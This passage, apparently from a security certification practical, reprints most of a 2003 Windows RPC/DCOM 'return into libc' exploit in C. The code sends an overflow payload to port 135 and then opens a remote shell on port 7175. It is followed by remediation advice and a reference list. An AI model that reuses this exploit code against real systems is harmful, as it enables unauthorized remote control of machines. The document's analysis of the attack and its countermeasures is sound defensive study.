  rets.frame3=rets.frame1;
  rets.size2=sizeof(shell);

  rets.src=fr1.frame0;
  rets.dest=0x55555000;
  rets.ret3=0x5555506c;

  rets.dummy1=rets.dummy2=0xffffffff;
  rets.zero=0;

  *(int*)(shell+148)=0x55555000;
  *(int*)(shell+152)=sizeof(shell);

  *(int*)(shell+140)=0x55555000;
  *(int*)(shell+144)=sizeof(shell);

  rets.pointer11=fr1.frame0+92;
  rets.pointer12=fr1.frame0+96;
  rets.pointer21=fr1.frame0+100;
  rets.pointer22=fr1.frame0+104;

  memcpy(shell+32,&fr1,sizeof(fr1));
  memcpy(shell+48,&rets,sizeof(rets));
}

void entershell(int sock)
{
  char buf[3000];
  fd_set fdr;
  int rs;

  FD_ZERO(&fdr);
  FD_SET(sock,&fdr);
  FD_SET(0,&fdr);

  for(;;)
  {
    FD_SET(sock, &fdr);
    FD_SET(0, &fdr);
    if(select(FD_SETSIZE,&fdr,NULL,NULL,NULL)<0) break;
    if(FD_ISSET(sock, &fdr))
      {
        if((rs=read(sock,buf,sizeof(buf)))<0)
        {
           printf("connection lost\n");
           return;
        }
        if(write(1,buf,rs)<0) break;
      }

    if(FD_ISSET(0,&fdr))
      {
        if((rs=read(0,buf,sizeof(buf)))<0)
        {
           printf("[-] Connection lost..\n");
           exit(1);
        }
        if (write(sock,buf,rs) < 0) break;
      }
        usleep(100);
```

```
  }

  printf("connection closed\n");

  return;
}


int main(int argc, char **argv)
{

    int sock,i,len1;
    struct sockaddr_in sin;
    unsigned char buf1[0x1000],buf2[0x1000];

    if(argc<3)
    {
printf("###################################\n");
printf("return into libc rpc exploit\n");
printf("ins1der 2003\n");
printf("downloaded on www.k-otik.com\n");
printf("*****************************************\n");
        printf("usage: %s <ip> <id>\n", argv[0]);
printf("*****************************************\n");
        printf("targets:\n");
printf("-----------------------------------------\n");
        for (i=0;targets[i].description!= NULL;i++)
            {
            printf("%d\t%s\n",i,targets[i].description);
            }
printf("-----------------------------------------\n");

        return 0;
    }




    printf("Exploiting %s...\n",argv[1]);

    prepare_ret(atoi(argv[2]));

    sin.sin_family=AF_INET;
    sin.sin_addr.s_addr=inet_addr(argv[1]);
    sin.sin_port=htons(135);

    if ((sock=socket(AF_INET,SOCK_STREAM,0))==-1)
    {
        perror("socket ");
        return 0;
    }

    if(connect(sock,(struct sockaddr*)&sin, sizeof(sin)))
    {
        perror("connect ");
        return 0;
    }

    memcpy(buf2,request1,sizeof(request1));
    len1=sizeof(request1);

    *(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(shell)/2;
```

```
   *(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(shell)/2;

   memcpy(buf2+len1,request2,sizeof(request2));
   len1=len1+sizeof(request2);
   memcpy(buf2+len1,shell,sizeof(shell));
   len1=len1+sizeof(shell);
   memcpy(buf2+len1,request3,sizeof(request3));
   len1=len1+sizeof(request3);
   memcpy(buf2+len1,request4,sizeof(request4));
   len1=len1+sizeof(request4);

   *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(shell)-0xc;

   *(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(shell)-0xc;
   *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(shell)-0xc;

   if (send(sock,(char*)bindstr,sizeof(bindstr),0)==-1)
   {
         perror("send");
         return 0;
   }

   recv(sock,(char*)buf1,1000,0);

   if (send(sock,(char*)buf2,len1,0)== -1)
   {
         perror("send");
         return 0;
   }
   close(sock);

   sleep(1);

   sin.sin_port = htons(7175);

   if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
   {
      perror("socket");
      return(0);
   }

   if(connect(sock,(struct sockaddr *)&sin, sizeof(struct sockaddr)) == -1)
   {
      printf("Exploit failed\n");
      return(0);
   }

   printf("Entering shell\n");
   entershell(sock);
   return 1;

}
```

After executing the exploit code, a query was made to the SQL server to find out whether the exploit was successful. Indeed, the query failed. The SQL server had been exploited!

4.3.3 Suggested Countermeasures

The basic countermeasure is to use a password protected screen saver and use a password lock to protect the desktop or laptop to prevent unauthorized usage of the PCs.

The other countermeasure is to install the patch that was released by Microsoft. The patch can be downloaded from http://support.microsoft.com/default.aspx?kbid=824146#appliesto.

If the installation of the patch is not feasible immediately, other countermeasures recommended from http://www.securiteam.com/securitynews/5LP0B0AB5C.html are:

1) Block UDP ports 135, 137, 138, 445 and TCP ports 135, 139, 445, 593 at your firewall and disable COM Internet Services (CIS) and RPC over HTTP, which listen on ports 80 and 443, on the affected systems.

2) Use a personal firewall and disable COM Internet Services (CIS) and RPC over HTTP, which listen on ports 80 and 443, on the affected machines.

3) Block the affected ports using an IPSEC filter and disable COM Internet Services (CIS) and RPC over HTTP, which listen on ports 80 and 443, on the affected machines.

4) Disable DCOM on all affected machines

Reference

1) Cisco Systems, Tech Notes ID: 13608 “Improving Security on Cisco Routers” URL: http://www.cisco.com/warp/public/707/21.html

2) National Security Agency, “Router Security Configuration Guide”, 27th Sep 2002, version 1.1 URL: http://www.nsa.gov/snac/cisco/

3) Stephen Gill, “Catalyst Secure Template”, 14th Nov 2002, version 1.21 URL: http://www.qorbit.net/documents/catalyst-secure-template.htm

4) Microsoft, “Windows 2000 Service Pack 4”, 6th Nov 2003, URL: http://www.microsoft.com/windows2000/downloads/servicepacks/sp4/default.asp

5) Hewlett-Packard, “ProLiant ML310”, URL: http://h18004.www1.hp.com/products/servers/proliantml310/index.html

6) Hewlett-Packard, “AlphaServer DS10 system”, URL: http://h18002.www1.hp.com/alphaserver/ds10/

7) Hewlett-Packard, “AlphaServer ES40 system”, URL: http://h18002.www1.hp.com/alphaserver/es40/

8) Teoh, Cheng C. “Defense in Depth for DNS”, Version 1.4b URL: http://www.sans.org/rr/papers/17/867.pdf

9) Roko Roic “Installing Oracle 9iR2 on Red Hat 9” 4th Sep 2003 URL: http://linux.oreillynet.com/lpt/a/4141

10) Oracle “Oracle Label Security Locks Down Confidential Data at the Row-Level” URL: http://www.oracle.com/ip/deploy/database/theme_pages/index.html?se_04162002.html

11) TripWire, “Tripwire for Servers” URL: http://www.tripwire.com/products/servers/

12) Central Command, “Vexira Antivirus for Linux” URL: http://www.centralcommand.com/linux_products.html

13) Symantec, “Symantec AntiVirus Corporate Edition” URL: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155&EID=0

14) Cisco Systems, “Okena StormWatch Getting Started Guide V3.2” URL: http://www.cisco.com/univercd/cc/td/doc/product/vpn/ciscosec/csa/32/getstart.pdf (Cisco Security Agent version 3.2)

15) Cisco Systems, “PIX command reference G through L Commands” URL: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_63/cmdref/gl.htm#1027312

16) Lance Spitzner, “Auditing Your Firewall Setup” 26th March 2000 URL: http://rootprompt.org/article.php3?article=323

17) Brent Withmore, “Protecting the Reputation and Fortunes of GIAC Enterprises” 18th June 2003 URL: http://www.giac.org/practical/GCFW/Brent_Whitmore_GCFW.pdf (Assignment 4 -- Design under Fire)

18) Snort, “The Open Source Network Intrusion Detection System” URL: http://www.snort.org/docs/

19) Linux, “Linux.com” URL: http://www.linux.com/

20) Cisco Systems, “Cisco IOS Release 12.3 Configuration Guides and Command References”, URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123cgcr/index.htm

21) SeverWatch, “Staying Out of Deep Water: Performance Testing Using HTTPD – Test’s Flood” 3rd June 2003, URL: http://www.serverwatch.com/tutorials/article.php/2216741

22) David Dittrich, “The DoS Project’s trinoo distributed denial of service attack tool” 21st Oct 1999, URL: http://staff.washington.edu/dittrich/misc/trinoo.analysis

23) Securiteam, “Microsoft Windows XP/2000 Remote Return into Libc Exploit (RPC, DCOM)” 11th Sep 2003, URL: http://www.securiteam.com/exploits/6C0062K8UG.html